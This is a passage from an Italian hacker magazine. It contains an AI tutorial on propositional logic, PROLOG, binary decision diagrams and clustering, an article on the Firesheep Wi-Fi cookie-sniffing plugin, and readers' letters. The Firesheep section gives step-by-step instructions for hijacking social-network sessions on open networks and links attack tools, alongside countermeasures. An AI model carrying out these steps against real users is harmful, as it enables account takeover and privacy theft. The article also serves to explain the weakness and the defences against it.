che tutti gli uomini sono mortali, e che Socrate è un uomo, possa concludere che Socrate è mortale. In generale, dato un insieme di proposizioni logiche vere eventualmente collegate fra loro che rappresentano la mia knowledge base (KB), ad esempio "piove", "quando piove esco con l'ombrello", "gli uomini sono mortali", "Socrate è un uomo", e così via, un software di reasoning deve essere in grado di ricavare un altro insieme di proposizioni implicate logicamente dalla KB di partenza (ad esempio "esco con l'ombrello" o "Socrate è mortale"). La ricerca in questo campo è stata ed è ancora estremamente attiva, e ha portato allo sviluppo di linguaggi come PROLOG e LISP per la ricerca di relazioni fra proposizioni logiche. Si prenda come esempio questo stralcio di codice PROLOG:

```
mother_child ( Sally, Alice ).
mother_child ( Sally, Bob ).
mother_child ( Sally, Chuck ).
father_child ( Tom, Alice ).
father_child ( Tom, Bob ).
sibiling ( X, Y ) :- parent_child
( Z, X ), parent_child ( Z, Y ).
parent_child ( X, Y ) :- father_
child ( X, Y ).
parent_child ( X, Y ) :- mother_
child ( X, Y ).
```

Questo frammento di codice rappresenta l'instanziazione di una Knowledge Base che può essere possibile interrogare per scoprire nuove relazioni. Le prime 5 righe dicono che Sally è madre di Alice, Bob e Chuck, e che Tom è padre di Alice e Bob. Quindi esprimiamo due regole logiche per la KB, dicendo che X e Y sono fratelli se esiste un Z tale che Z sia genitore di X e genitore di Y, quindi diciamo che X è genitore di Y se X è padre di Y o se X è madre di Y. A questo punto possiamo interrogare la KB appena creata per scoprire nuove relazioni:

```
?- sibiling ( Alice, Bob ).
Yes
```

Una proposizione che può essere vera o falsa ha senso all'interno di una logica che ne modella la sintassi (insieme di simboli validi, ad esempio operatore AND $\wedge$, operatore OR $\vee$, operatore NOT $\neg$, ...) e la semantica (regole per stabilire la verità di un'espressione, ad esempio a $\wedge$ b = true se e solo se a = true, b = true). La semantica dei principali operatori logici (AND, OR, NOT, implicazione e doppia implicazione) è riportata nella tabella di seguito:

A	B	¬A	A∧B	A∨B	A→B	A↔B
true	true	false	true	true	true	true
true	false	false	false	true	false	false
false	true	true	false	true	true	false
false	false	true	false	false	true	true

La logica avente tali operatori con la semantica riportata in tabella è chiamata logica proposizionale. La frase "Tutti gli uomini sono mortali, Socrate è un uomo, quindi Socrate è mortale" è esprimibile in logica proposizionale nel seguente modo:

A = "X è un uomo"
B = "X è mortale"
C = "Socrate è un uomo"

$$((A \Rightarrow B) \lambda (C \rightarrow A)) \rightarrow (C \rightarrow B)$$

Usando le relazioni di verità riportate nella tabella di sopra vediamo che questa proposizione logica è vera per tutti i valori (ovvero è una tautologia): questo vuol dire che data la proposizione "Socrate è mortale" (o meglio, con i simboli da noi definiti "il fatto che Socrate sia un uomo implica che Socrate sia mortale")

$$\alpha = (C \rightarrow B)$$

e data una KB deifnita come

$$KB = \{ (A \rightarrow B), (C \rightarrow A) \}$$

abbiamo che la proposizione α è derivata logicamente dalla KB da noi definita, o meglio, in simboli, KB = α. Un algoritmo di base che verifichi se una proposizione α si può derivare da un insieme di proposizioni contenute in una KB controlla se la congiunzione di tutte le proposizioni in KB più l'implicazione di α porta ad una tautologia, ovvero KB$\Rightarrow\alpha$ è vera per ogni combinazione dei valori di verità delle proposizioni (teorema di deduzione). Tuttavia un algoritmo che verifichi la deducibilità di una proposizione a partire dalla KB in questo modo ha una complessità estremamente elevata (2n dove n è il numero di variabili contenute in KB e α). Un modo più rapido si può ottenere considerando le definizioni di:

- **validità: una proposizione α è valida data una KB se KB = α;**
- **soddisfacibilità: una proposizione α è soddisfacibile data una KB se esiste almeno un modello, ovvero un assegnamento di variabili logiche, che rende KB $\wedge$ α vera, ad esempio "prendo l'ombrello se fuori piove, e ho preso l'ombrello" è *valida in un modello in cui* è vero che "fuori piove";**
- **insoddisfacibilità: una proposizione α è insoddisfacibile data una KB se non esiste alcun modello in cui α possa essere vera, ovvero KB $\wedge$ α non ammette nessun assegnamento di variabili che la renda vera, ad esempio data una KB contenente "Pippo non prende mai l'ombrello" la proposizione "Pippo ha preso l'ombrello" non potrà mai essere verificata.**

La validità di una proposizione all'interno di una KB può essere verificata attraverso una dimostrazione per assurdo, KB = α viene dimostrata provando che KB $\wedge$ $\neg\alpha$ non è mai verificata (nell'esempio del sillogismo di Socrate si può dimostrare che la conclusione "Socrate è mortale" è verificata data la KB di partenza dimostrando che "tutti gli uomini sono mortali, e Socrate è un uomo, quindi Socrate non è mortale" è una contraddizione). Una via per fare ciò è riportare l'espressione logica data da KB $\wedge$ $\neg\alpha$ in Disjunctive Normal Form (DNF), ovvero trasformarla in un'espressione del tipo (A $\wedge$ B $\wedge$ ...) $\vee$ (C $\wedge$ D $\wedge$ ...) $\vee$ (...) $\vee$ ..., ovvero come espressione formata dalla disgiunzione (OR) di espressioni congiunte (in AND, ogni singolo termine in parentesi può essere dato sia nella sua forma "affermativa" che in forma negata, ovvero con un NOT $\neg$ che lo nega). Ciò può essere fatto ricordando poche regole dell'algebra di Boole, che è alla base della logica proposizionale:

- **$\neg(A \wedge B) \equiv (\neg A \vee \neg B)$, $\neg(A \vee B) \equiv (\neg A \wedge \neg B)$ (de Morgan, utile per portare "all'interno" sui singoli termini operatori di negazione**

esterni e trasformare AND in OR e viceversa);
- A∧false = false per ogni A, A∨true = true per ogni A
- A∧(B∨C) ≡ (A∧B) ∨ (A∧C); A∨(B∧C) = (A∨B) ∧ (A∨C) (proprietà distributiva);
- A⇒B ≡ ¬A∨B (semplificazione delle implicazioni);
- A⇔B ≡ A⇒B ∧ B⇒A (esplicitazione delle doppie implicazioni);
- A⇒B ≡ ¬B⇒¬A (contrapposizione)


Attraverso queste semplici regole è possibile riportare ogni espressione logica in DNF. Si verifca facilmente se una certa espressione logica in DNF può essere o meno soddisfacibile. Una certa congiunzione di termini (A ∧ B ∧ ...) non è soddisfacibile se e solo se contiene contraddizioni al suo interno, ovvero se e solo se contiene espressioni del tipo A ∧ ¬A. Si può quindi facilmente verificare che KB ∧ ¬α è una contraddizione (e quindi KB ⊨ α) verificando che ogni termine della sua scrittura in DNF contiene una contraddizione. Esiste un modo ancora più compatto per verificare la validità di una certa proposizione data una certa KB, o in generale la soluzione di una qualsiasi espressione booleana, che passa attraverso i Binary Decision Diagrams (BDD), la rappresentazione di un'espressione logica fatta, ancora una volta, attraverso dei graf. La riduzione di un'espressione logica a un BDD passa attraverso il cosiddetto operatore If-Then-Else, definito come

$$x \rightarrow y_1, y_2 \equiv (x \Delta y1) \vee (\neg x \Delta y2)$$

ovvero "se x è vero, allora è anche vero y1, altrimenti è vero y2". Ogni espressione logica può essere espressa in forma If-Then-Else. Ad esempio è facile verificare che x ∧y ≡ x→(y->1,0),0 (ovvero "se x è vero controlla che y sia vero, se y è vero allora la proposizione è vera, altrimenti se x o y sono falsi la proposizione è falsa) e x ∨y ≡x→1,(y->1,0) (ovvero "se x è vero allora la proposizione è vera, altrimenti controlla se y è vero, se è vero la proposizione è vera, altrimenti la proposizione è falsa").
Prendiamo come esempio l'espressione logica t = (x∧y) ∨ (y∧z). È facile verificare che la sua riduzione in forma If-Then-Else si riduce a questi passi:

1. t = (x∧y) ∨ (y∧z);
2. t0 = y→t01,0 (ovvero se la prima variabile, x, è falsa, allora controlla y; se y è vera vai al passo successivo controllando z, altrimenti t è falsa, dato che un valore di y falso in entrambe le espressioni in OR produce t=false);
3. t1 = y→1,0 (ovvero se x è vera controlla y; se questa è vera allora l'espressione è vera, essendo il primo termine della disgiunzione vero, altrimenti l'espressione è falsa, poiché un valore di y=false in entrambi i termini della disgiunzione rende l'espressione falsa);
4. t01 = z→1,0 (ovvero se x è falsa e y è vera controlla z; se questa è vera allora t è vera, altrimenti t è falsa).

Uno schema di una possibile rappresentazione del BDD basato su questa formula è riportato in [fg. 3], dove le frecce rosse indicano i percorsi da seguire quando la variabile associata al nodo di partenza è falsa, e quelle verdi rappresentano quelli seguiti quando la variabile è vera.




La risoluzione di un'espressione logica o la verifca di una proposizione a partire da una KB si riduce quindi a un problema di ricerca di un cammino verso la soluzione (proposizione identificata come vera o falsa) all'interno di un albero binario. È comunque fondamentale l'ordinamento delle variabili per ottenere un BDD compatto e quindi più rapido da esplorare per un algoritmo. Si può infatti verificare che si può ottenere un BDD più compatto (con un nodo in meno) di quello appena mostrato cominciando la valutazione dell'espressione dalla variabile y invece che x (ve lo lascio come esercizio). È estremamente facile verificare se una certa espressione logica è rispettivamente una tautologia o una contraddizione usando un BDD: nel primo caso si verifica che non esiste nessun cammino che porti dal nodo radice verso il nodo "0" (falso), nel secondo caso non esiste alcun cammino che porti dal nodo radice al nodo "1" (vero). I BDD si possono quindi usare in modo molto rapido per verificare implicazioni logiche di proposizioni data la KB di partenza una volta che l'espressione logica KB ∧ ¬α è stata ridotta a un grafo BDD, verificando che questo grafo non contiene cammini verso il nodo "1" (quindi, essendo KB ∧ ¬α una contraddizione, è vero che KB ⊨ α). Esistono diverse librerie per la maggior parte dei linguaggi di programmazione per gestire alberi decisionali, fra cui PerlDD sviluppato alla university of Colorado per il Perl, BuDDy per il C++ e JavaBDD per Java, entrambe sviluppate alla university of Copenhagen, ABCD in C, sviluppato all'università di Linz, e così via.

ALGORITMI DI CLUSTERING

È indispensabile in molte discipline dell'informatica trasversalmente collegate al mondo dell'AI, fra cui data mining e visione artificiale, il ricorso ad algoritmi in grado di "riconoscere", dentro un insieme di dati sparsi (alert provenienti da un Intrusion Detection System identificati come tuple numeriche in uno spazio n-dimensionale, dati di vendite anch'essi rappresentati come tuple numeriche, pixel in un'immagine che rappresenta diversi volti da distinguere...) gli insiemi di cui quei punti fanno parte. Si prenda l'esempio in [fg. 4]: l'occhio umano è il miglior clusterer di questo mondo ed è immediatamente in grado di identificare i 5 cluster (insiemi distinti di punti) che fanno partre *dell'immagine*, ma insegnare a un algoritmo come identificare questi insiemi non è molto semplice. In fgura sono visualizzati,

insieme ai punti, anche i passi compiuti da quello che è probabilmente uno degli algoritmi di clustering più usati, k-means, per riconoscere i cluster in un insieme di punti. Quest'algoritmo è strutturato nel seguente modo:



1. Dato un insieme di n punti e un numero k di "centri" (il numero k è fornito a priori e può essere, ad esempio, 5 nell'esempio riportato nell'immagine), i k centri vengono piazzati in modo casuale sull'immagine alla prima iterazione, o in base a una funzione euristica;

2. Ognuno degli n punti "elegge" il centro più vicino a esso fra i k disponibili, ovvero quello avente distanza euclidea minima. L'insieme Si (t) identificherà, per il cluster i-esimo (per i=1..k), l'insieme dei punti xj che hanno "eletto" quel cluster, identificato dal centro mi (t) calcolato al passo t (inizializzato casualmente o in base a un'euristica prefissata al primo passo), come proprio cluster di appartenenza:

$$S_i^{(t)}=\left\{x_j:\left\|x_j-m_i^{(t)}\right\|\leq\left\|x_j-m_p^{(t)}\right\|\forall\, p=$$

3. Il nuovo centro del cluster i-esimo al passo t+1 sarà calcolato come media fra i punti appartenenti a Si (t) ovvero i punti che hanno selezionato i come cluster di appartenenza:

$$m_i^{(t+1)}=\frac{1}{\left|S_i^{(t)}\right|}\sum_{x_j\in S_i^{(t)}}x_j$$

4. Ripetere i passi 2 e 3 fno a quando, per ogni i=1..k, la distanza fra mi (t) e mi (t+1), ovvero fra il centro calcolato al passo t e quello calcolato al passo t+1, non diventa nulla o minore di una certa soglia.

L'algoritmo k-means ha complessità computazionale O(ndk+1 log n), dove n è il numero di punti da clusterizzare, d è la dimensione dello spazio che rappresenta il data set degli n punti, ovvero il numero di valori che descrivono ogni punto (nel caso di punti su un piano cartesiano d=2), k è il numero di cluster fornito in partenza all'algoritmo.

Le due pecche di quest'algoritmo sono subito evidenti:

1. Il valore di k, ovvero il numero di cluster in cui raccogliere i dati dell'insieme, è fornito in partenza all'algoritmo, ma non sempre si è in possesso di quest'informazione per data set generici. Tuttavia è possibile trovare il valore di k ottimale partendo da k=1 ed eseguendo l'algoritmo con valori di k via via maggiori, calcolando a ogni passo l'ottimalità della soluzione come somma delle distanze fra ogni punto del data set e il centro del suo cluster. Una soluzione ottimale, almeno in un certo intorno di valori di k, è un minimo locale in cui tale valore decresce per poi tornare a crescere. Tuttavia questa soluzione non è sempre facile da trovare e può richiedere diversi passi, che corrispondono a molte esecuzioni dell'algoritmo k-means;
2. Il numero di passi necessari per trovare una soluzione dipende dal modo in cui vengono piazzati inizialmente i centri dei cluster. Se vengono piazzati in modo casuale saranno necessari molti più passi per portarli in posizioni ottimali. Può essere necessaria una funzione euristica che piazzi i centri dei cluster in zone più "strategiche" per velocizzare l'algoritmo.


Un'alternativa a k-means è rappresentata dai cosiddetti algoritmi di clustering gerarchico-agglomerativi. Quello che cambia è la filosofia dietro l'algoritmo: mentre in k-means ogni nodo sceglie il baricentro più vicino e i baricentri vengono poi risistemati come medie dei punti appartenenti a quel cluster, un algoritmo gerarchico-agglomerativo parte dal presupposto che ogni punto nel data set ha una certa influenza sul suo intorno. Tale influenza viene espressa sommando a tutti i punti in un certo intorno di ogni punto una certa quantità numerica che va a decrescere man mano che ci si allontana dal punto. Generalmente tale quantità è espressa da una funzione gaussiana:

$$f(x)=\frac{1}{\sqrt{2\pi}\sigma}e^{-\frac{(x-x_0)^2}{2\sigma}}$$

Tale funzione è rappresentata da un grafico tipico a forma di "campana". Qui x0 rappresenta le coordinate del punto che effettua "l'influenza" sul suo intorno e σ, anche definita come deviazione standard, rappresenta quanto "larga" la campana deve essere, ovvero quanto ampia sarà l'influenza del punto di coordinate sui x0 suoi vicini. A ogni punto si sommano quindi i contributi di tutti i punti nel suo intorno contenenti dell'informazione. Se la somma dei contributi in un certo punto è maggiore del valore massimo previsto nel data set (ad esempio se in un data set con valori compresi fra 0 e 1 la somma dei contributi in un punto dovesse dare un valore maggiore di 1) allora il valore di quel punto viene "saturato" al valore massimo (ad esempio viene settato a 1). A questo punto possiamo dire che due punti appartengono allo stesso cluster se e solo se sono connessi direttamente da un cammino rappresentato da punti la cui somma dei contributi è maggiore di una certa soglia prefissata. Questo tipo di algoritmo risolve il problema del k-means legato alla necessità di settare a priori il numero di cluster da raccogliere, dato che una volta espressi tutti i punti come somma dei contributi dei punti prossimi sono i punti stessi a "capire" in che cluster sono contenuti (e quindi il numero di cluster è calcolato direttamente), e risolve anche il problema del numero di passi in quanto l'ottimalità dell'algoritmo non dipende dal criterio di scelta iniziale dei centri dei cluster. Di contro però l'algoritmo è fortemente dipendente dal parametro σ (al crescere del parametro crescono i contributi che ogni punto fa "ereditare" ai suoi vicini) e dalla soglia usata per riconoscere un cammino fra due punti del data set.

di NoeXKuzE
redazione@hackerjournal.it

SOCIAL NETWORK SENZA DIFESE



HACKING

FIRESHEEP, ATTACCO E CONTROMISURE DEL PLUGIN IN GRADO DI BUCARE L'HTTPS.

Nella recente edizione del ToorCon, una convention di e per hacker dedicata alla sicurezza informatica svoltasi a San Diego, c'è stato un interessante intervento di Eric Butler. Eric ha infatti dimostrato concretamente come grazie a un hijacking via Wi-Fi un attaccante sia in grado di prendere il controllo della sessione di un utente dopo che questi abbia effettuato il login o si sia autenticato su un server, fino ad arrivare a conoscere la sua password. Eric in particolare si è concentrato sulle sessioni generate dai principali siti "social" del momento tra cui Facebook e Twitter, risultati tutti vulnerabili all'attacco. Non a caso quindi il talk aveva il provocatorio titolo "Hey Web 2.0: Start protecting user privacy instead of pretending to" (Hey Web 2.0: inizia a proteggere davvero la privacy dell'utente invece di far finta).

Vediamo come è possibile che ciò accada.


Il cuore del problema è costituito, come spesso accade, dalla concomitanza di diversi aspetti che impattano sulla sicurezza. Il primo di questi fattori è costituito da una rete wireless non protetta, attraverso cui la vittima decide di collegarsi a internet e da lì (secondo fattore) decide di accedere a uno dei social network vulnerabili. Essi infatti non applicano una protezione sulle comunicazioni successive all'autenticazione, prestando il fianco quindi a possibili attacchi. Per rendersi conto di cosa stiamo parlando non è necessario essere particolarmente abili, perché grazie a un plugin per Firefox chiamato Firesheep (open-source



e disponibile per Windows, Linux e MacOSX) abbiamo sostanzialmente armato già il nostro browser a intercettare dati che non dovrebbero esserci resi disponibili, ma che al contrario sono trasmessi in chiaro. Firesheep agisce in pratica da sniffer, dato che è in grado di intercettare i cookie dell'utente vittima che si trovi nello stesso network wireless cui è collegato l'attaccante, rendendo disponibili tutte le connessioni Http e Https associate. Il vero problema infatti è che la falla persiste anche con le connessioni Https, perché solo il login è cifrato mentre il resto della comunicazione resta non criptata.

SIMULAZIONE D'ATTACCO

Per fare un test abbiamo bisogno di poche cose: una rete Wi-Fi nella quale fare i test.
Winpcap (winpcap.org)
Firesheep (Http://github.com/downloads/codebutler/firesheep/firesheep-0.1-1.xpi) e ovviamente Firefox.
Prima di tutto installiamo Winpcap. Poi installiamo Firesheep e dopo aver riavviato Firefox possiamo avviarlo dal menu View -> Sidebar -> Firesheep (tasti scorciatoia SHIFT+CTRL+S).
Clicchiamo nella parte bassa sul pulsante delle preferenze e nel primo foglio del menu che ci si apre, impostiamo la scheda di rete Wi-Fi da utilizzare in modalità promiscua.



Il pulsante in basso permette di selezionare la scheda di rete Wi-Fi da utilizzare per lo sniffing.

Colleghiamoci alla rete Wi-Fi e poi clicchiamo sul pulsante "Start capturing" aspettando che i dati comincino ad arrivare.



Selezionata la scheda Wi-Fi e connessi alla rete di test siamo pronti per partire con l'intercettazione dei cookie.

Dopo un po' avremo i dati di sessioni pre-autenticate: cliccandoci sopra saranno aperte direttamente nel nostro browser. Immaginiamo quindi cosa può succedere in un aeroporto o internet caffè...

CONTROMISURE

Il protocollo Https non può essere la soluzione del problema e nei casi menzionati ci si deve rivolgere necessariamente a servizi VPN quando si accede a dati sensibili tramite rete di accesso pubblico Wi-Fi. Cercando su google si possono trovare diversi servizi gratuiti e anche a pagamento. Se vogliamo risolvere in economia, è possibile installare un proprio server SSH, anche su Windows tramite Cygwin e utilizzare un client SSH come Putty per accedervi, mentre il browser può essere configurato per utilizzare la connessione socket del proxy e da lì accedere al sito web desiderato.



Ecco un esempio di come si presenta il pannello di Firesheep dopo che ha intercettato diversi cookie, tra cui Google, Facebook, Twitter e Flickr e si è aperto il link verso Facebook.

Parlando poi dell'accesso Wi-Fi, è chiaro che vanno prese delle minime precauzioni anche da chi ne gestisce l'accesso: se anche si stabilisce che il servizio deve poter essere libero per tutti i fruitori, è bene comunque aggiungere una password di connessione per gli utenti autorizzati. L'ideale sarebbe poi che fosse utilizzata una protezione più forte, come WPA2.
Lato client, per gli utenti di Firefox è già disponibile un plugin che sembra possa rappresentare una possibile risposta al pericolo di essere "dirottati" da attaccanti dotati di Firesheep: si chiama Force-TLS (Http://forcetls.sidstamm.com) e forza il client ad accettare solo connessioni sicure verso i server cui ci stiamo collegando. E' disponibile anche una modalità debug che ci permette di visualizzare tutte le comunicazioni che intercorrono durante l'autenticazione e le successive transazioni. Per abilitarla è sufficiente seguire questi step: apriamo about:config impostiamo la preferenza extensions.forcetls@sid.stamm.debug al valore "true"

RIAVVIAMO FIREFOX

Ho scritto "sembra" dato che alcuni utilizzatori hanno rilevato comunque dei problemi. Un'altra possibile soluzione potrebbe essere rappresentata da HTTPS Everywhere (https://www.eff.org/https-everywhere) che però è tuttora in beta e non offre ancora garanzie certe nei confronti di Firesheep.
Nell'attesa che sia quindi ufficializzata una adeguata contromisura all'hijacking possibile con Firesheep è bene evitare di connettersi a social network da posti di accesso pubblico Wi-Fi. In generale la rete cui ci connettiamo va comunque considerata insicura e dopo Firesheep sono comparsi altri tool realizzati al solo scopo di ricordarcelo, come Idiocy (https://github.com/Jonty/Idiocy/blob/master/idiocy.py) che in neanche 130 linee in Python realizza il dirottamento di un account Twitter scrivendo un twit al posto nostro.

LA POSTA DI HJ

PS3, LE VIE DEL JAIL BREAK SONO INFINITE

Salve ho comprato la vostra rivista di questo mese perché mi interessava molto l'articolo che trattava della ps3. Però l'articolo in questione mi ha lasciato molti dubbi e secondo me non ha trattato sufficientemente l'argomento. Le key per la modifica sono innumerevoli e nell'articolo si parla solo del jailbreak e di altre due chiavi un po' sconosciute ai più mentre non si è parlato del ps break che si basa su ps groove e, soprattutto, non è stata motivata la scelta del jailbreak rispetto alle altre chiavette e, inoltre, dall'articolo non si capisce se si può accedere tranquillamente al PSN senza problemi oppure basta staccare la chiavetta per ritornare al vecchio sistema. Inoltre, vorrei sapere se è possibile una guida o un tutorial piu specifico per la Ps3 anche per persone non esperte come me, quindi mi piacerebbe avere una risposta da NOEXUSe in modo da chiarire i miei dubbi e chiederei un tutorial per noi non esperti.
Grazie anticipatamente per la riposta e saluti.



L'argomento PS3 è tutt'altro che esaurito. A tal proposito ti consigliamo di dare anche un'occhiata ad Hackers Magazine, la rivista "gemella", che prevede proprio sul numero 64 un approfondimento sul tema.

SITO WEB PROFESSIONALE

Ciao sono Manuel Maida, è qualche mese che compro la vostra rivista, e già da subito sono rimasto affascinato. Vorrei che in qualche numero, metteste un tutorial per la creazione di siti web dalla grafica "accattivante", che fanno invidia e, soprattutto, con programmi gratuiti. Spero mi rispondiate è molto tempo che sto cercando, se voi poteste consigliarmi...
Manuel Maida



Sul numero di Hackers Magazine 63 abbiamo pubblicato un tutorial passo dopo passo per creare un sito dinamico professionale, con tanto di modulo CMS per l'inserimento degli articoli, utilizzando solo software gratuito. Se ti fosse sfuggito il numero comunque non ti preoccupare perché vedreai che torneremo sull'argomento anche per quanto riguarda HJ.

EDICOLA ALTERNATIVA

Salve, sono uno studente di ingegneria informatica appassionato di tutto ciò che riguarda la sicurezza informatica e la programmazione. Pochi giorni fa mi sono imbattuto per caso nella vostra rivista. Devo farvi i miei più sinceri complimenti, perchè la qualità dei vostri articoli è davvero di primo ordine e il prezzo della vostra rivista è irrisorio rispetto ad altre, che si vantano di promuovere software libero, rendendosi invece schiave di pubblicità e quant'altro. Volevo inoltre chiedere se avete un programma di abbonamenti con recapito mensile, mezzo posta, della rivista e, qualora ci fosse, il modo per accedere a questo servizio. Grazie dell'attenzione e di un eventuale, e molto gradita, risposta.
Saluti.

Torniamo volentieri sull'argomento per fare un po' il punto dello "stato dell'arte" per quanto concerne i canali di vendita alternativi all'edicola. Al momento è possibile acquistare Hacker Journal su iPad scaricando l'omonima applicazione (gratuita) e pagando una quota di abbonamento per effettuare il download dei numeri in formato pdf. Stiamo anche per fare partire un formula di abbonamento per scaricare il giornale, sempre in formato pdf, sul computer, dovremmo essere pronti con l'inizio del nuovo anno.

PDF GRATUITI

Ciao, ho visto che la rivista è scaricabile dal vostro sito senza registrazione. Ma non è necessario abbonarsi o altro? Posso leggere liberamente scaricando dal vostro sito?
Grazie
Mm

In ossequio alla natura "aperta" della rivista fin dalla sua nascita HJ è disponibile sul sito www.hackerjournal.it in formato pdf. Tutto quello che trovi è scaricabile. Naturalmente non troverai gli ultimissimi numeri e, di alcuni dei numeri pubblicati sono e saranno disponibili solo una parte degli articoli, per cui la risposta è sì. Tutto quello che vedi lo puoi scaricare "a gratis".